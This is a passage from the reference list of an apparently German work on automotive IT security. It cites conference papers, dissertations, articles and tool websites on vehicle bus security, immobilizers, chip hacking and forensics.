[TeTi11] Nils Tekampe, Jan Tiemann: Common Criteria Protection Profiles im Bereich Automotive Security - Konzepte und Potential von Schutzprofilen. In: 27. VDI/VW Gemeinschaftstagung – Automotive Security, Berlin, 11.-12. Oktober 2011, VDI Wissensforum, VDI-Berichte 2131, S. 225-236, ISBN 978-3-18092131-0, 2011.

[TiWo12] Stefan Tillich, Marcin Wójcik: Security Analysis of an Open Car Immobilizer Protocol Stack. In: escar – Embedded Security in Cars, 10th Conference, 28.-29. November 2012, Berlin, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2012.

[ToFS13] Andreas Tomandl, Hannes Federrath, Florian Scheuer: VANET Privacy by 'defending and attacking'. In: 6th Joint IFIP Wireless and Mobile Networking Conference (WMNC 2013), 23.-25. April 2013, Dubai, IEEE, ISBN 978-1-4673-5615-2, 2013.

[Tone13] Keywan Tonekaboni: Einbruch durch die Silizium-Rückwand – Forscher demonstrieren Hack geschützter Chips. In: c't Heft 1/2014, Heise Zeitschriften Verlag, 2013.

[TSJS13] Arnulf Volkmar Thiemel, Klaus Scheibert, Marcus Janke, Bjoern Steurich: Speedometer manipulation – technical prevention. In: escar – Embedded Security in Cars, 11th Conference, 14.-15. November 2013, Frankfurt, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2013.

[Tuch11] Sven Tuchscheerer: Human Factors in Automotive Crime and Security, Dissertation, Technische Universität Chemnitz, 2011.

[Tuyl07] Pim Tuyls: Secure Identification of ICs for Counterfeit Protection. In: escar – Embedded Security in Cars, 5th Conference, 6.-7. November 2007, München, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2007.

[TwSb13] tw, sb: Electronic Bank Robberies – Stealing Money from ATMs with Malware30C3. In: 30c3 – the 30th Chaos Communication Congress, Hamburg, 27.12.2013, Online-Version (Video) unter http://youtu.be/0c08EYv4N5A (letzter Zugriff: 10.7.2014), 2013.

[Vect14] Vector Informatik GmbH: Steuergeräte-Entwicklung und -Test mit CANoe, Webpräsenz, http://vector.com/vi_canoe_de.html (letzter Zugriff: 13.9.2014), 2014.

[Vect14b] Vector Informatik GmbH: Entwicklungs- u. Testwerkzeug CANoe.Car2x – Entwicklung, Simulation und Test von Embedded-Systemen mit WLAN, http://vector.com/vi_canoe_car2x_de.html (letzter Zugriff: 13.9.2014), 2014.

[VGMM07] Olga Vybornova, Monica Gemo, Ronald Moncarey, Benoit M. Macq: Ontology-Based Multimodal High Level Fusion Involving Natural Language Analysis for Aged People Home Care Application. In: Interspeech 2007, S. 2577-2580, Antwerp, Belgium, 2007.

[Viel06] Claus Vielhauer: Biometric User Authentication for IT Security – From Fundamentals to Handwriting. Advances in Information Security Volume 18 2006; Springer, ISBN 978-0-387-26194-2, 2006.

[WaRe06] Henning Wallentowitz, Konrad Reif: Handbuch Kraftfahrzeugelektronik – Grundlagen, Komponenten, Systeme, Anwendungen, 1. Auflage September 2006, vieweg Verlag, ISBN 978-3-528-03971-4, 2006.

[WaWi05] Mathias Wagner, Thomas Wille: System Security based on Trusted Hardware? In: escar – Embedded Security in Cars, 3rd Conference, 29.-30. November 2005, Köln, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2005.

[WeSc11] Benjamin Weyl, Hendrik Schweppe: The EVITA Project – Securing the Networked Vehicle. In: escar – Embedded Security in Cars, 9th Conference, 9.-10. November 2011, Dresden, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2011.

[Wett05] Dirk Wetter: Monokulturen, Zecken und Kuckuckseier. In: iX – Magazin für professionelle Informationstechnik, Ausgabe 03/2005, Heise Zeitschriften Verlag, 2005.

[Wolf08] Marko Wolf: Vehicular Security Hardware – The Security for Vehicular Security Mechanisms. In: escar – Embedded Security in Cars, 6th Conference, 18.-19. November 2008, Hamburg, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2008.

[Wolf09] Marko Wolf: Security Engineering for Vehicular IT Systems – Improving the Trustworthiness and Dependability of Automotive IT Applications. Dissertation, Vieweg+Teubner Research, Wiesbaden, 2009.

[Wolf10] Marko Wolf: Smart, Clean, and Secure – IT Security Challenges for Next-Generation Electric Vehicle Systems. In: escar – Embedded Security in Cars, 8th Conference, 16.-17. November 2010, Bremen, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2010.

[WoWP04] Marko Wolf, André Weimerskirch, Christof Paar: Security in Automotive Bus Systems. In: escar – Embedded Security in Cars, 2nd Conference, 10.-11. November 2004, Bochum, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2004.

[Wrig07] Craig S. Wright: A Taxonomy of Information Systems Audits, Assessments and Reviews. Technical report, The SANS Institute, 2007.

[WWW07] Marko Wolf, André Weimerskirch, Thomas Wollinger: State of the Art: Embedding Security in Vehicles. In: EURASIP Journal on Embedded Systems, Vol. 2007, Article ID 74706, 16 Seiten, DOI:10.1155/2007/74706, 2007.

[Xu11] Wenyuan Xu: Security and Privacy Vulnerabilities of In-Car Wireless Networks: A Tire Pressure Monitoring System Case Study. In: escar – Embedded Security in Cars, 9th Conference, 9.-10. November 2011, Dresden, Online-Materialien unter http://www.escar.info (letzter Zugriff: 10.7.2014), 2011.

[Xway14] X-Ways Software Technology AG: WinHex – Software für Computerforensik und Datenrettung, Hex-Editor und Disk-Editor. Produktwebseite unter http://www.winhex.com/winhex/ (letzter Zugriff: 10.7.2014), 2014.

[Yusc14] Oleh Yuschuk: OllyDbg, Produktwebseite unter http://www.ollydbg.de/ (letzter Zugriff: 24.1.2014), 2014.

[ZiSc11] Werner Zimmermann, Ralf Schmidgall: Bussysteme in der Fahrzeugtechnik – Protokolle, Standards und Softwarearchitektur, 4. Auflage, Vieweg + Teubner Verlag, ISBN 978-3-8348-0907-0, 2011.

[ZiWT09] Tobias Ziermann, Stefan Wildermann, Jürgen Teich: CAN+: A new backward-compatible Controller Area Network (CAN) protocol with up to 16 higher data rates. In: Design, Automation & Test in Europe Conference & Exhibition 2009 (DATE '09), S. 1088-1093. IEEE, 2009.